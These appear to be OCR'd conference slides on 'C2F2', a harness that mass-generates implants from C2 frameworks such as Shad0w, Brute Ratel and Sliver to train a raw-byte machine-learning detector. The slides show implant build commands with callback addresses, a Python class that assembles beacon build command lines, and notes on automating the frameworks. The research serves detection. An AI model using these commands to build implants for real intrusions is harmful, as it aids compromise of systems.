
DNS canaries are deliberately not obfuscated to be then resolved by the victim



With the help of domain fronting, one may hide the target host within the HTTPS traffic

C2F2: A C2 framework framework

Building a harness for automated implant generation



C2F2: A C2 framework framework

Config generator in action (Shad0w)

```
(venv) boyarchuko@c2f2-core:~/C2F2$ c2f2-generate-implant-configs shad0w 10 out/shad0w/configs/
Start generation...
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-0.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-1.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-2.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-3.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-4.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-5.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-6.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-7.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-8.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-9.json
(venv) boyarchuko@c2f2-core:~/C2F2$ jq '.' out/shad0w/configs/SHAD0W-5321496-0.json
{
  "payload": "x64/windows/static",
  "address": "60.78.213.22",
  "port": 13129,
  "format": "exe",
  "jitter": 61,
  "no-shrink": false,
  "debug": false
}
(venv) boyarchuko@c2f2-core:~/C2F2$
```

C2F2: A C2 framework framework

Config generator (Shad0w)

Implant configuration fields

```
class Shad0wC2ImplantConfig(C2ImplantConfig):
    payload: Shad0wPayloadType
    address: Host
    port: pydantic.conint(ge=1, le=65535)
    payload_format: Annotated[Shad0wPayloadFormat, \
                                        pydantic.Field(alias="format")]
    jitter: pydantic.conint(ge=0, le=100)
    no_shrink: Annotated[bool, pydantic.Field(alias="no-shrink")]
    debug: bool
    def synthesize(self) -> str:
        cli = (
            f"python3 {SHAD0W_EXE_PATH} beacon "
            f"--payload {self.payload.value} "
            f"--address {self.address} "
            f"--port {self.port} "
            f"--format {self.payload_format.value} "
            f"--jitter {self.jitter} "
        )
        if self.no_shrink:
            cli += "--no-shrink "
        if self.debug:
            cli += "--debug "
        return cli
```

Combines configuration fields to a command line that builds an implant

C2F2: A C2 framework framework

Submitter, Receiver, and Worker in action (Brute Ratel)

```
c2f2-bruteratel_generator-1  | 2023-08-29 08:47:34,109 - INFO - [generator.bruteratel] Generating implant '8b08d8bd-056a-
4006-be6d-247519f32f96'
c2f2-bruteratel_generator-1  | 2023-08-29 08:47:34,114 - INFO - [common.docker] File /app/badger_profile.json uploaded to
 container bruteratel_client_8b08d8bd-056a-4006-be6d-247519f32f96
c2f2-bruteratel_generator-1  | 2023-08-29 08:49:53,231 - INFO - [generator.bruteratel] [0] Created zip file for job 8b08d
8bd-056a-4006-be6d-247519f32f96 (has_error=False)
c2f2-bruteratel_generator-1  | 2023-08-29 08:49:53,232 - INFO - [common.rabbitmq] Trying to connect to RabbitMQ...
c2f2-rabbitmq-1              | 2023-08-29 08:49:53.235525+00:00 [info] <0.667.0> accepting AMQP connection <0.667.0> (172
.21.0.2:58440 -> 172.21.0.3:5672)
c2f2-rabbitmq-1              | 2023-08-29 08:49:53.238427+00:00 [info] <0.667.0> connection <0.667.0> (172.21.0.2:58440 -
> 172.21.0.3:5672): user 'guest' authenticated and granted access to vhost '/'
c2f2-bruteratel_generator-1  | 2023-08-29 08:49:53,239 - INFO - [common.rabbitmq] Connected to RabbitMQ.
c2f2-rabbitmq-1              | 2023-08-29 08:49:53.248370+00:00 [info] <0.667.0> closing AMQP connection <0.667.0> (172.2
1.0.2:58440 -> 172.21.0.3:5672, vhost: '/', user: 'guest')
```

```
Badger was dropped to ./build/x86_DLL.bin
Badger was dropped to ./build/x86_Service-Executable.bin
Build Successful
(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96$ tar -xf implant
s.tar
(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96$ cd build/
(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96/build$ ls
x64_Bin-Exit-Method-Ret.bin                          x64_Stealth-Bin-Exit-Method-WaitForSingleObject.bin
x64_Bin-Exit-Method-RtlExitUserThread.bin            x64_Stealth-Service-Executable.bin
x64_Bin-Exit-Method-WaitForSingleObject.bin          x86_Bin-Exit-Method-Ret.bin
x64_DLL.bin                                          x86_Bin-Exit-Method-RtlExitUserThread.bin
x64_Service-Executable.bin                           x86_Bin-Exit-Method-WaitForSingleObject.bin
x64_Stealth-Bin-Exit-Method-Ret.bin                  x86_DLL.bin
x64_Stealth-Bin-Exit-Method-RtlExitUserThread.bin    x86_Service-Executable.bin
(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96/build$
```


C2F2: A C2 framework framework

What did we learn?

- Cobalt Strike is straightforward to automate with Aggressor Script
- CLI-based C2 frameworks Metasploit, Sliver, Godoh, Shad0w, Empire, Merlin, and PoshC2 can be automated with the help of Python's *subprocess*, *pwntools* or *pexpect* packages
- Brute Ratel and Covenant require protocol reverse engineering

```
sliver > generate --http 123.123.123.123 --canary josh.stats.supercazzola.com

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 3m29s
[*] Implant saved to /home/john/OVERWHELMING_LYMPHOCYTE.exe
```


Implant generation in a CLI-based C2 framework is a matter of one command (Sliver's console)



Implant generation in a C2 framework with custom UI requires reverse engineering (mitmproxy log of Brute Ratel)

Detection approach based on machine learning

Building a deep learning model that operates on raw bytes



Detection approach based on machine learning

Input dataset

Input

~10k C2 implants

C2F2 produced 9950 different PE implants, across the 10 frameworks.

~2k benign executables

We collected 1980 benign PE samples from various operating systems' basic installations.

~1k malicious executables

We also collected 1026 malicious PE samples that we observed on our customers' networks or found on VirusTotal.

Detection approach based on machine learning


Input data

The binary is taken as is

The binary is consumed without parsing.


All raw bytes as input

The model takes raw bytes of the binary without processing.



Detection approach based on machine learning

Byte padding




>512KB binaries are cut

We only take the first 512KB of bigger binaries.

